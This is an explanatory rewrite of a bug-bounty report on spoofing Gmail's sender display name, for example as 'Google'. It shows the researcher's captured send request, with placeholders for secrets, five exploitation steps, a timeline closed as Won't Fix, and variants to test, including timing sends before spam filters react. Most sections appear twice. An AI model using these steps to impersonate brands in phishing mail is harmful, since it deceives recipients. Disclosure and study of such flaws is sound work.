Authorization bypass — Gmail
The author claims that Gmail's display-name restrictions could be bypassed by intercepting and editing the send-mail request, letting an attacker set a sender name such as a well-known brand with a verification tick and a genuine-looking URL. The claim is that recipients could then be deceived into trusting phishing emails, though the report itself notes Gmail's spam filter later flagged the messages.
 Published on infosecwriteups.com
The most uncomplicated but trickiest case on Gmail that allows the attackers to send emails impersonating known brands and individuals to deceive targets. Without more outlying back-and-forths, let’s plunge into the topic.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context

Gmail lets anyone create a Google account without proving a real-world identity: the sign-up flow only asks you to prove you are human and not a robot. After that, you can edit your personal information, but Google applies restrictions to what you can put there, implemented to defend against violations and abuse. The report lists them as:
1. Some characters aren’t allowed. eg: emoji, tick, (, |, {, <, :), #,%,$ etc.2. The name which does not seem to meet Google’s policy is restricted.3. Input limits4. etc.Along with further restrictions, you can’t create an account exactly named “Google”

The last point is the interesting one: the display name shown to recipients is meant to be constrained, so that nobody can present themselves as Google. The researcher found that the constraint can be bypassed when a message is sent, and that the resulting mail carries a name of “Google” together with a verification tick and a genuine URL.
Setup
The write-up describes only a web browser and intercepting the request while sending the mail. The captured request contains the path /sync/u/3/i/s, a Firefox 90.0 user agent string and the build string gmail.pinto-server_20211227.06_p0.
Finding it
The researcher reports that the name restriction can be bypassed by intercepting the send request and editing the name field. If the send request is intercepted and the name field is edited, the edited name is what the recipient sees. The researcher summarises the case as an attacker bypassing some of these constraints and sending mail to any individual with a Gmail account, changing their name exactly to “Google” along with a verification tick and a genuine URL.
Exploitation
Step 1: Open Gmail in the browser
Load Gmail from the web browser and sign in with the account you control.
Step 2: Pick the target
Choose the Gmail address that will receive the message.
Step 3: Intercept the send request
Compose a mail and intercept the outgoing request with a proxy before it reaches the server.
Step 4: Edit the name and forward the request
The researcher's edited request is reproduced below exactly as published, with the session cookies and identifiers replaced by placeholders:
POST /sync/u/3/i/s?hl=en&c=13 HTTP/1.1Host: mail.google.comCookie: COMPASS=XXXX;3PSID=XXX;t-GMAIL_SCH=XXXX;User-Agent: XXXX;Accept: */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateContent-Type: application/jsonContent-Length: 743X-Google-Btd: 1X-Gmail-Btai: {"3":{"6":0,"10":1,"13":1,"15":0,"16":1,"17":1,"18":0,"19":1,"22":1,"23":1,"24":1,"25":1,"26":1,"27":1,"28":1,"29":0,"30":1,"31":1,"32":1,"33":1,"34":1,"35":0,"36":1,"37":"en","38":"Mozilla/5.0 (X11; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0","39":1,"40":0,"41":25,"43":0,"44":1,"45":0,"46":1,"47":1,"48":1,"49":1,"50":1,"52":1,"53":1,"54":0,"55":1,"56":1,"57":0,"58":0,"60":0,"61":1,"62":0,"63":1,"64":0,"66":0,"67":0,"68":1,"69":1,"70":0,"71":1,"72":0},"5":"e00e0efee9","7":25,"8":"gmail.pinto-server_20211227.06_p0","9":1,"10":5,"11":"","12":19800000,"13":"+05:30","14":1,"16":418514969,"17":"","18":"","19":"1641437521701","21":"1370"}X-Framework-Xsrf-Token: AKwhgQq1WH-n-MYenPLNA8YOCdUuhO2D8A:1641437195302Origin: https://mail.google.comSec-Fetch-Dest: emptySec-Fetch-Mode: corsSec-Fetch-Site: same-originSec-Gpc: 1Referer: https://mail.google.com/mail/u/3/Te: trailersConnection: close{"1":{"3":2},"2":{"1":[{"1":"43","2":{"1":"thread-a:r-3342554841964375422","2":{"14":{"1":{"1":"msg-a:r-4547215635208082171","2":{"1":1,"2":"[redacted]","3":"SENDER-NAME","10":"[redacted]"},"3":[{"1":1,"2":"[redacted]@gmail.com"}],"7":"1640181726619","8":"","9":{"2":[{"1":0,"2":"<div dir=\"ltr\">Testing<br></div>"}],"7":1},"11":["^all","^pfg","^f_bt","^f_btns","^f_cl","^a"],"18":"1640181726619","36":{"6":0},"37":{"4":0},"42":0,"43":{"1":0,"2":0,"3":7,"4":0},"52":"s:12fc9f890bfae0e|#msg-a:r-4547215635208082171|0"},"3":1}}}}]},"4":{"1":"1640181719997","2":1,"3":"1640181726641","4":1,"5":200},"5":2}
The recipient is in the 3 array as [redacted]@gmail.com, and the message body is the small HTML fragment <div dir="ltr">Testing<br></div>. The 4 object at the end carries timestamps and a status of 200, and 5 is 2.
Editing the name in the request and forwarding it is what produces the spoofed sender.
Step 5: Done
The researcher marks the procedure as done after sending the edited request. The write-up states the result plainly: the attacker can change their name exactly to “Google” along with a verification tick and a genuine URL.
Root cause
The report does not describe the server-side validation logic; the observed behaviour is that an edited name in the send request is accepted. The edited request is accepted and the message is delivered with the edited name. The researcher states the attacker can change their name exactly to “Google” along with a verification tick and a genuine URL. The report does not describe the server-side validation logic, so the precise reason the check is skipped is not stated; the behaviour is consistent with validation living only in the profile-editing flow rather than in the message-send handler.
Impact
The researcher frames the impact around impersonation: fraudsters can send mail pretending to be Google, and even an experienced Gmail user could click a malicious link or attachment believing it to be a legitimate message. The listed consequences are:
1. Anyone can exploit this vulnerability without any complexity.2. Google can’t detect the changes made while exploiting3. The attacker can navigate the individuals using Gmail(utilizing the trustworthiness of Google)4. The complete abusement5. Likewise, It’s possible to perform any kind of spam attack(highlighting other companies)
The report opens by describing attackers impersonating known brands and individuals. The impact depends on the recipient trusting the displayed sender name; the write-up does not claim any compromise beyond deception and spam.
Timeline and outcome


The report was submitted on 22.12.2021, triaged on 23.12.2021, and assigned during internal triage on 28.12.2021. It was closed on 5.01.2022 with the following rating:
Priority: P3Severity: S4Status: Won't Fix


After reporting, the researcher tried to trigger the behaviour again with different attempts. Initially there was no deterrence, but further tests produced inconsistent behaviour, and eventually the messages were flagged: destructive emails were caught by Gmail's spam filter after continuous tries. The researcher updated the report with this observation.


Fix
The report records the outcome as Won't Fix, so no remediation is described.
Variants to test
- Other Google products that render a sender or author name from a request body rather than from the stored profile. A positive result is a message or post that displays a restricted name such as a brand name.
- Other fields in the same send payload, for example the sender address fields
2and10, to see whether they are validated independently of the display name. A positive result is a message delivered with a sender identity that differs from the authenticated account. - The same interception approach on other mail providers that let users set a display name. A positive result is a delivered message whose displayed name bypasses the provider's own naming restrictions.
- Repeated sends after a first success, to observe when spam filtering starts to flag the messages, as happened here after continuous tries. A positive result is a consistent delivery window before detection.
- Names containing the characters the report says are disallowed (emoji, tick, brackets, and similar). A positive result is a delivered message that renders those characters in the sender name.
What happened, in plain words
Gmail lets anyone create a Google account without proving who they really are. When you sign up, Google only checks that you are a human and not a robot. After that you can edit your personal information, but Google puts limits on what you can type there. The report lists those limits like this:
1. Some characters aren’t allowed. eg: emoji, tick, (, |, {, <, :), #,%,$ etc.2. The name which does not seem to meet Google’s policy is restricted.3. Input limits4. etc.Along with further restrictions, you can’t create an account exactly named “Google”
The last point is the one that matters. The name that recipients see next to your email, called the display name, is supposed to be controlled, so that nobody can pretend to be Google. The researcher found that this control can be skipped at the moment a message is sent. The mail that arrives then carries the name “Google”, together with a verification tick and a genuine URL.
To understand why that is serious, think of the display name as the label on an envelope. The postal service checks the label when you register your address, but if you can swap the label just before posting, the person receiving the letter only sees the new label. Here the label says “Google”, and the recipient has no easy way to tell it was written by someone else.
Setup
The write-up describes only a web browser and intercepting the request while sending the mail. A proxy, in this context, is a program that sits between your browser and the website, so you can look at and change what the browser sends before it reaches the server.
The captured request contains the path /sync/u/3/i/s, a Firefox 90.0 user agent string and the build string gmail.pinto-server_20211227.06_p0. A user agent is the short text your browser sends to identify itself, and a build string is the version label of the software running on the server side.
Finding it
The researcher reports that the name restriction can be bypassed by intercepting the send request and editing the name field. If you intercept the send request and edit the name field, the edited name is what the recipient sees. The researcher summarises the case as an attacker bypassing some of these constraints and sending mail to any individual with a Gmail account, changing their name exactly to “Google” along with a verification tick and a genuine URL.
This kind of flaw is a spoofing issue: the sender name shown to the recipient is not the one the account should allow. Authorisation is the part of a system that decides what you are allowed to do. Here the system is supposed to stop you from using certain names, and the bypass means the check can be avoided by changing the request rather than the profile.
Exploitation
Step 1: Open Gmail in the browser
Load Gmail from the web browser and sign in with the account you control. This gives you a normal session, the same as any user would have.
Step 2: Pick the target
Choose the Gmail address that will receive the message. This is the person who will see the spoofed name in their inbox.
Step 3: Intercept the send request
Compose a mail and intercept the outgoing request with a proxy before it reaches the server. The reason for this step is that the browser normally builds the request for you, and you need to see and change it before the server acts on it.
Step 4: Edit the name and forward the request
The researcher's edited request is reproduced below exactly as published, with the session cookies and identifiers replaced by placeholders:
POST /sync/u/3/i/s?hl=en&c=13 HTTP/1.1Host: mail.google.comCookie: COMPASS=XXXX;3PSID=XXX;t-GMAIL_SCH=XXXX;User-Agent: XXXX;Accept: */*Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateContent-Type: application/jsonContent-Length: 743X-Google-Btd: 1X-Gmail-Btai: {"3":{"6":0,"10":1,"13":1,"15":0,"16":1,"17":1,"18":0,"19":1,"22":1,"23":1,"24":1,"25":1,"26":1,"27":1,"28":1,"29":0,"30":1,"31":1,"32":1,"33":1,"34":1,"35":0,"36":1,"37":"en","38":"Mozilla/5.0 (X11; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0","39":1,"40":0,"41":25,"43":0,"44":1,"45":0,"46":1,"47":1,"48":1,"49":1,"50":1,"52":1,"53":1,"54":0,"55":1,"56":1,"57":0,"58":0,"60":0,"61":1,"62":0,"63":1,"64":0,"66":0,"67":0,"68":1,"69":1,"70":0,"71":1,"72":0},"5":"e00e0efee9","7":25,"8":"gmail.pinto-server_20211227.06_p0","9":1,"10":5,"11":"","12":19800000,"13":"+05:30","14":1,"16":418514969,"17":"","18":"","19":"1641437521701","21":"1370"}X-Framework-Xsrf-Token: AKwhgQq1WH-n-MYenPLNA8YOCdUuhO2D8A:1641437195302Origin: https://mail.google.comSec-Fetch-Dest: emptySec-Fetch-Mode: corsSec-Fetch-Site: same-originSec-Gpc: 1Referer: https://mail.google.com/mail/u/3/Te: trailersConnection: close{"1":{"3":2},"2":{"1":[{"1":"43","2":{"1":"thread-a:r-3342554841964375422","2":{"14":{"1":{"1":"msg-a:r-4547215635208082171","2":{"1":1,"2":"[redacted]","3":"SENDER-NAME","10":"[redacted]"},"3":[{"1":1,"2":"[redacted]@gmail.com"}],"7":"1640181726619","8":"","9":{"2":[{"1":0,"2":"<div dir=\"ltr\">Testing<br></div>"}],"7":1},"11":["^all","^pfg","^f_bt","^f_btns","^f_cl","^a"],"18":"1640181726619","36":{"6":0},"37":{"4":0},"42":0,"43":{"1":0,"2":0,"3":7,"4":0},"52":"s:12fc9f890bfae0e|#msg-a:r-4547215635208082171|0"},"3":1}}}}]},"4":{"1":"1640181719997","2":1,"3":"1640181726641","4":1,"5":200},"5":2}
Let us go through this request line by line, in plain words.
POST /sync/u/3/i/s?hl=en&c=13 HTTP/1.1is the first line.POSTis the method, meaning the browser is sending data to the server rather than just asking for a page./sync/u/3/i/sis the path on the server, andu/3tells the server which mailbox is in use.hl=enandc=13are small settings passed in the URL, here language and a counter.HTTP/1.1is the version of the web protocol.Host: mail.google.comsays which website the request is for. One server can host many sites, so this line tells it which one.Cookie: COMPASS=XXXX;3PSID=XXX;t-GMAIL_SCH=XXXX;User-Agent: XXXX;is the cookie line. A cookie is a small piece of text the server gave your browser earlier, and the browser sends it back on every request so the server knows who you are. It works like a wristband at an event: you get it at the door and show it to prove you are already inside. The values here are placeholders, not real session values.Accept: */*says the browser will accept any kind of response.Accept-Language: en-US,en;q=0.5says the browser prefers English responses.Accept-Encoding: gzip, deflatesays the browser can handle compressed responses, which saves bandwidth.Content-Type: application/jsonsays the body of the request is in JSON. JSON is a text format for structured data, using curly braces and key and value pairs, a bit like a labelled form.Content-Length: 743says how many bytes the body contains.X-Google-Btd: 1and the longX-Gmail-Btai:line are extra headers. A header is a labelled line of information sent with the request. These particular ones carry internal data, and the second one contains a JSON object with many numbered settings, including the browser stringMozilla/5.0 (X11; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0and the build stringgmail.pinto-server_20211227.06_p0.X-Framework-Xsrf-Token: AKwhgQq1WH-n-MYenPLNA8YOCdUuhO2D8A:1641437195302is a security token. XSRF, also called CSRF, is a trick where another website tries to make your browser send a request you did not intend. The token is a value the server gave your page, and the server checks it to confirm the request really came from your own session. Think of it as a numbered ticket that must match the one the server kept.Origin: https://mail.google.comandReferer: https://mail.google.com/mail/u/3/tell the server where the request came from. They are used to check that the request is same-origin, meaning it comes from the same site.Sec-Fetch-Dest: empty,Sec-Fetch-Mode: cors,Sec-Fetch-Site: same-originandSec-Gpc: 1are browser hints about the kind of request and the user's privacy preference.Te: trailersandConnection: closeare low-level protocol settings about how the connection is handled.- The last part is the body, the actual data. It is a nested JSON structure. The outer keys
1and2wrap a list of operations. Inside the message object, the fields of interest are2(the sender address),3(the sender display name, shown here asSENDER-NAME) and10(the sender address again). The recipient is in the3array as[redacted]@gmail.com, and the message body is the small HTML fragment<div dir="ltr">Testing<br></div>. HTML is the language web pages are written in, and this fragment is just a line of text with a line break. The4object at the end carries timestamps and a status of200, and5is2.
Editing the name in the request and forwarding it is what produces the spoofed sender.
Step 5: Done
The researcher marks the procedure as done after sending the edited request. The write-up states the result plainly: the attacker can change their name exactly to “Google” along with a verification tick and a genuine URL.
Root cause
The report does not describe the server-side validation logic; the observed behaviour is that an edited name in the send request is accepted. The edited request is accepted and the message is delivered with the edited name. The researcher states the attacker can change their name exactly to “Google” along with a verification tick and a genuine URL. The report does not describe the server-side validation logic, so the precise reason the check is skipped is not stated; the behaviour is consistent with validation living only in the profile-editing flow rather than in the message-send handler.
Impact
The researcher frames the impact around impersonation: fraudsters can send mail pretending to be Google, and even an experienced Gmail user could click a malicious link or attachment believing it to be a legitimate message. The listed consequences are:
1. Anyone can exploit this vulnerability without any complexity.2. Google can’t detect the changes made while exploiting3. The attacker can navigate the individuals using Gmail(utilizing the trustworthiness of Google)4. The complete abusement5. Likewise, It’s possible to perform any kind of spam attack(highlighting other companies)
The report opens by describing attackers impersonating known brands and individuals. The impact depends on the recipient trusting the displayed sender name; the write-up does not claim any compromise beyond deception and spam.
Timeline and outcome
The report was submitted on 22.12.2021, triaged on 23.12.2021, and assigned during internal triage on 28.12.2021. It was closed on 5.01.2022 with the following rating:
Priority: P3Severity: S4Status: Won't Fix
After reporting, the researcher tried to trigger the behaviour again with different attempts. Initially there was no deterrence, but further tests produced inconsistent behaviour, and eventually the messages were flagged: destructive emails were caught by Gmail's spam filter after continuous tries. The researcher updated the report with this observation.
Fix
The report records the outcome as Won't Fix, so no remediation is described.
Variants to test
- Other Google products that render a sender or author name from a request body rather than from the stored profile. A positive result is a message or post that displays a restricted name such as a brand name.
- Other fields in the same send payload, for example the sender address fields
2and10, to see whether they are validated independently of the display name. A positive result is a message delivered with a sender identity that differs from the authenticated account. - The same interception approach on other mail providers that let users set a display name. A positive result is a delivered message whose displayed name bypasses the provider's own naming restrictions.
- Repeated sends after a first success, to observe when spam filtering starts to flag the messages, as happened here after continuous tries. A positive result is a consistent delivery window before detection.
- Names containing the characters the report says are disallowed (emoji, tick, brackets, and similar). A positive result is a delivered message that renders those characters in the sender name.
Glossary
- API: a way for one piece of software to talk to another, like a service counter where you hand over a request and get a response.
- Authorisation: the part of a system that decides what you are allowed to do.
- Authorisation bypass: a flaw where a check on what you are allowed to do can be avoided.
- Body: the part of a web request that carries the actual data, as opposed to the headers.
- Build string: a version label for the software running on the server side.
- Cookie: a small piece of text a website stores in your browser and gets back on later requests, used to recognise your session.
- CSRF / XSRF: a trick where another website tries to make your browser send a request you did not intend.
- Display name: the name shown next to an email address in a mail client.
- Header: a labelled line of information sent with a web request or response.
- HTML: the language web pages are written in.
- JSON: a text format for structured data using curly braces and key and value pairs.
- Payload: the data carried inside a request, here the JSON body.
- Proxy: a program that sits between your browser and a website so you can inspect and change traffic.
- Same-origin: coming from the same website, meaning the same scheme, host and port.
- Session: the period during which a website remembers you as signed in, usually via a cookie.
- Spoofing: pretending to be someone or something else.
- Spam filter: software that detects and blocks unwanted or suspicious email.
- Token: a value used to prove a request belongs to your session or to authorise an action.
- User agent: the short text your browser sends to identify itself.
- Verification tick: a badge shown next to a name to suggest the account is verified.
- XSRF token: a token the server checks to confirm a request came from your own session and not from another site.




